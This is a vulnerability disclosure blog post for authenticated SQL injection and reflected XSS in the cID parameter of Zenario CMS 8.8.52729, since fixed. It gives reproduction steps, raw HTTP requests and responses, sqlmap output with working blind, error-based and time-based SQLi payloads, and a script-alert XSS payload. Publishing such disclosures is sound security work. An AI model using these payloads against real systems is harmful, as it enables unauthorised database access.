Avinash Follow

Feb 22, 2021 · 2 min read · Listen

Authenticated Blind & Error based SQL injection and Reflected XSS on Zenario 8.8.52729 CMS (CVE-2021–27672, CVE-2021–27673)

Product: Zenario 8.8.52729


Vulnerability Title: Authenticated Blind & Error SQLi and Reflected XSS

Identifier: Owasp Top 10: Injection, Cross-Site Scripting

Detailed description: It was found that when we create a new HTML page using the admin login, admin_boxes.ajax.php is given a POST request containing cID and with all other parameters. Whereas, cID is the parameter that is vulnerable to SQLi. As a CMS admin, a user can dump all the data from the database. Also, the same cID parameter is vulnerable to Reflected XSS.

Steps to reproduce:


1. Login to the admin page of Zenario CMS, which is http://server_ip/zenario/admin.php



The admin login page

2. Click on, New → HTML page and intercept it with your burpsuite.


3. Just a single quote on cID parameter will confirm the SQL injection as below shown image



```
POST /zenario/zenario/admin/admin_boxes.ajax.php
?path=zenario_content&id=&cID='&cType=html&
cVersion=1&target_cType=html&create_from_toolbar
=1&from_cID=1&from_cType=html&target_language_id
=en-us HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
 x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
 charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 19
Origin: http://[redacted]
Connection: close
Referer: http://[redacted]/zenario/
Cookie: PHPSESSID-zenario=
j7j4kt4cq5en0hipmu1j66b5b9;
COOKIE_LAST_ADMIN_USER=admin; cookies_accepted=1

_fill=true&_values=
```

```
HTTP/1.1 200 OK
Date: Sun, 21 Feb 2021 17:42:46 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID-zenario=j7j4kt4cq5en0hipmu1j66b5b9;
Vary: Accept-Encoding
Content-Length: 50479
Connection: close
Content-Type: text/html; charset=UTF-8


Database query error: 1064, You have an error in your SQL
AND scheduled_publish_datetime IS NOT NULL
AND published_datetim...' at line 2,
SELECT id,scheduled_publish_datetime from z_content_item_
WHERE id IN (')
AND scheduled_publish_datetime IS NOT NULL
AND published_datetime IS NULL AND publisher_id=0

Trace-back information:
Array
(
[0] => Array
(
[file] => /var/www/html/zenario/zenario/modules/zenario c
```


The SQL error against the parameter cID



```
Database query error: 1064, You have an error in your SQL syntax; check the manual that
corresponds to your MariaDB server version for the right syntax to use near '') AND
scheduled_publish_datetime IS NOT NULL AND published_datetim...' at line 2, SELECT
id,scheduled_publish_datetime from z_content_item_versions WHERE id IN (') AND
scheduled_publish_datetime IS NOT NULL AND published_datetime IS NULL AND publisher_id=0
Trace-back information: Array ( [0] => Array ( [file] => /var/www/html/zenario/zenario/modules
/zenario_common_features/classes/admin_boxes/content.php [line] => 732 [function] => select
[class] => ze\sql [type] => :: [args] => Array ( [0] => SELECT id,scheduled_publish_datetime
from z_content_item_versions WHERE id IN (') AND scheduled_publish_datetime IS NOT NULL
AND published_datetime IS NULL AND publisher_id=0 ) ) [1] => Array ( [file] => /var/www
/html/zenario/zenario/modules/zenario_common_features/module_code.php [line] => 160
[function] => fillAdminBox [class] => zenario_common_features__admin_boxes__content
[object] => <<zenario_common_features__admin_boxes__content>> [type] => -> [args] =>
Array ( [0] => zenario_content [1] => [2] => Array ( [class_name] =>
zenario_common_features [key] => Array ( [id] => html_' [cID] => ' [cType] => html [cVersion]
=> 1 [source_cID] => ' [source_cVersion] => 1 [create_from_content_panel] =>
[create_from_toolbar] => 1 [from_cID] => ' [from_cType] => html [from_mID] => 0 [translate]
=> [equivId] => [id_is_menu_node_id] => [id_is_parent_menu_node_id] => [duplicate] =>
[duplicate_from_menu] => [target_cType] => html [target_title] => [target_alias] =>
[target_language_id] => en-us [target_template_id] => [target_menu_parent] =>
[target_menu_section] => [target_menu_title] => [last_title] => ) [identifier] => Array (
[css_class] => content_draft [label] => Content item ID ) [title] => Editing metadata (version-
controlled) of content item "", version 1 () [tabs] => Array ( [meta_data] => Array (
[class_name] => zenario_common_features [ord] => 10 [label] => Meta Data [edit_mode] =>
Array ( [enabled] => 1 ) [notices] => Array ( [archived_template] => Array ( [show] => [type]
=> warning [message] => The chosen Layout is archived. ) [locked_warning] => Array ( [show]
=> [type] => warning [message] => ) [scheduled_warning] => Array ( [show] => [type] =>
warning [message] => ) ) [fields] => Array ( [special_page_message] => Array ( [class_name]
=> zenario_common_features [ord] => 19 [hidden] => 1 [pre_field_html] => <div
class="zenario_fbInfo"> [snippet] => Array ( [html] => ) [post_field_html] => </div> ) [title] =>
Array ( [class_name] => zenario_common_features [ord] => 20 [label] => Browser title: [type]
=> text [maxlength] => 125 [note_below] => title [oninput] =>
zenarioAB.contentTitleChange(); cnt = $('#title').val().length; if(cnt<1) {
$('#snippet__title_length').attr('class','title_red'); seo_message_title = 'Please enter a title.'; }
else if (cnt<20) { $('#snippet__title_length').attr('class','title_orange'); seo_message_title =
```

The SQL error against the parameter cID


4. After confirming that cID is vulnerable to SQL injection feeding the request to SQLMAP will do the rest of the work for you.



```
---
Parameter: cID (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: path=zenario_content&id=&cID=(SELECT (CASE WHEN (4175=4175) THEN '' ELSE (SELECT 2491 UNION SELECT 1007) END))
&cType=html&cVersion=1&target_cType=html&create_from_toolbar=1&from_cID=1&from_cType=html&target_language_id=en-us

    Type: error-based
    Title: MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)
    Payload: path=zenario_content&id=&cID=(UPDATEXML(7289,CONCAT(0x2e,0x717a716a71,(SELECT (ELT(7289=7289,1))),0x7176787871
),5109))&cType=html&cVersion=1&target_cType=html&create_from_toolbar=1&from_cID=1&from_cType=html&target_language_id=en-us

    Type: time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace
    Payload: path=zenario_content&id=&cID=(CASE WHEN (6263=6263) THEN SLEEP(5) ELSE 6263 END)&cType=html&cVersion=1&target_
cType=html&create_from_toolbar=1&from_cID=1&from_cType=html&target_language_id=en-us
---
```

The result of SQLMAP against the cID parameter


5. Input the html tag as <script>alert(“xss”)</script> on the same cID parameter will confirm that is vulnerable to Reflected XSS.



```
POST /zenario/zenario/admin/admin_boxes.ajax.php?path=zenario_content&id=&
cID=<script>alert("xss")</script>&cType=html&cVersion=1&target_cType=html&
create_from_toolbar=1&from_cID=1&from_cType=html&target_language_id=en-us
HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0)
Gecko/20100101 Firefox/85.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 19
Origin: http://[redacted]
Connection: close
Referer: http://[redacted]/zenario/
Cookie: COOKIE_LAST_ADMIN_USER=admin; cookies_accepted=1; PHPSESSID-zenario
=d8eaf0v9i2q6h9si55nvca0j7f

_fill=true&_values=
```

```
HTTP/1.1 200 OK
Date: Wed, 17 Feb 2021 06:12:51 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID-zenario=d8eaf0v9i2q6h9si55nvca0j7f; path=/zenario/; HttpOnl
Vary: Accept-Encoding
Content-Length: 50507
Connection: close
Content-Type: text/html; charset=UTF-8


Database query error: 1064, You have an error in your SQL syntax; check the manua
  alert("xss")
</script>
)
AND scheduled_publish_datetime IS NOT NUL...' at line 3,
SELECT id,scheduled_publish_datetime from z_content_item_versions
WHERE id IN (<script>
  alert("xss")
</script>
)
AND scheduled_publish_datetime IS NOT NULL
AND published_datetime IS NULL AND publisher_id=0

Trace-back information:
Array
(
```

XSS payload on CID parameter


Home
[redacted]/zenario/zenario...
xss
OK
Transferring data from [redacted]

```
ario/zenario/admin/admin_boxes.ajax.php?path=zenario_content&id=&cID=<script>alert("xss")</script>&cType=html&cVer
```

Database query error: 1064, You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '

Reflected XSS is confirmed

Reported date: 05–02–2021

Fixed date: 08–02–2021

Fixed Version: Zenario 8.8.53370

Discoverer: Avinash R — Zacco Cyber Security Research Labs, Coimbatore, India.

CVE: CVE-2021–27672(SQLi), CVE-2021–27673 (Rxss)

Fixed CMS: https://github.com/TribalSystems/Zenario/releases/tag/8.8.53370

Vulnerable CMS: https://github.com/TribalSystems/Zenario/releases/tag/8.8

Zenario CMS Sql Injection